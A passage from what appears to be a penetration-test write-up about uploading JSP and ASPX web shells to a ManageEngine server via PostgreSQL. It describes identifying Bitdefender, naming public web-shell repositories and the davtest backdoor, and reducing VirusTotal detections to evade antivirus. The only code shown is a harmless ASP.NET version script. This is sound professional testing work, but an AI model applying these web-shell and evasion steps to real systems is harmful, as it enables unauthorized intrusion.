
The error body
A second request to the same file returned a 404 and a redirect, meaning the file was no longer there:

Error 404 (file not found) for the second request
The error text was: "The server encountered an internal error that prevented it from fulfilling this request."
Two facts stood out: the file existed and then did not, and something prevented the server from completing the request. That points to an antivirus: it stopped execution of the JSP, quarantined or deleted it, and subsequent requests found nothing.

War Mode Activated
Step 3: identifying the antivirus
The Metasploit WAR is a well-known signature, so detection was expected. To quantify it, the WAR was uploaded to VirusTotal:

VirusTotal against Metasploit (.war) Reverse Shell
Essentially every engine detected it, including Microsoft. Rather than blindly fuzzing JSPs, the author wanted to know which antivirus was on the server. The earlier Nessus scan of the environment contained nslookup information revealing a host named Bitdefender.something.something:

A server named Bitdefender.X.X
That suggested the environment used Bitdefender endpoint protection, with this host as its controller, so evasion could be targeted at Bitdefender specifically. In the author's experience Bitdefender leaves more room than, for example, Kaspersky. A JSP inside a WAR is also generally less detected than, say, an ASP file.
Step 4: attempt #2, a Laudanum shell

An old web shell came to mind, the Laudanum cmd.war:
https://github.com/jbarcia/Web-Shells/blob/master/laudanum/jsp/cmd.war
VirusTotal showed 25 engines detecting it, but not Bitdefender:

And the JSP file inside it was also not detected by Bitdefender:


This time the upload was done manually, which requires attention to the "page number" concept explained in the Hacktricks blog on big binary file uploads with PostgreSQL.
After uploading and browsing to the file, there was good news and bad news. The good news: the file was there and not being deleted by the antivirus, which further confirmed the Bitdefender hypothesis. The bad news:

Server error code 500
On refresh the file stayed but a new error appeared:

Server error code 500
The likely cause was the application being old and unmaintained. Fixing or avoiding the error appeared to require server access, which was not available.
Step 5: attempts #3 and #4, other JSP shells
To rule out a problem with the first shell, another old one was tried, the cmd.jsp used by IPPSEC in multiple videos, for example on HackTheBox Jerry:
https://github.com/SecurityRiskAdvisors/cmd.jsp
VirusTotal showed it was not detected by the majority of engines:

Shell not detected by BitDefender
Attempt #3 uploaded it with the same functionality and got the same 500 errors:

Server error code 500
Attempt #4 used yet another shell, from LaiKash/JSP-Reverse-and-Web-Shell, with the same result:
Oh come on dude…
At this point the JSP avenue was abandoned: something on the server was wrong with the Java compiler.
Step 6: the ASP.NET angle
If JSP cannot run, perhaps another web server is listening on another port. The Nessus scan showed an IIS server on port 80:

Another HTTP server on port 80
ManageEngine was running on port 80XX; the newly discovered server is on port 80. An IIS server most likely runs an ASP.NET application, so the plan became uploading an ASP/ASPX web shell and executing it. The author notes that .NET obfuscation is hard and most antiviruses detect obfuscated web shells, and that Microsoft has implemented many IIS techniques against web shells. Still, only a proof of concept was needed, not a fully functional shell.
The example shell was the one shipped with davtest on Kali:
/usr/share/davtest/backdoors/aspx_cmd.aspx
VirusTotal detected it with 31 engines:

Detection of 31 engines
Working on it to bypass Bitdefender, detection dropped step by step. First to 19 engines:

Detection of 19 engines
Then to 15:

Detection of 15 engines
Then to 11:

Detection of 11 engines
Twenty engines were bypassed, but Bitdefender kept detecting the shell. Other web shells were tried with similar partial success against various engines, and Bitdefender detected all of them. Weaponising a shell for Bitdefender would have taken more time than was available.
Step 7: attempt #5, an ASP.NET version script
Thinking outside the box: any command execution on the server would do, not necessarily an OS command. An ASPX test script that prints the ASP.NET version would prove execution. The script used:
<%@ Page Language="VB" %><script runat="server"> Protected Sub Page_Load(ByVal sender As Object, ByVal e As System.EventArgs) lblVersion.Text = "Your server is running ASP.NET and the version is " & System.Environment.Version.ToString() End Sub</script><html><head> <title>ASP.NET Version</title></head><body> <form id="form1" runat="server"> <asp:Label ID="lblVersion" runat="server"></asp:Label> </form></body></html>
In the testing environment it rendered as expected:

Script execution
And no antivirus engine flagged it:
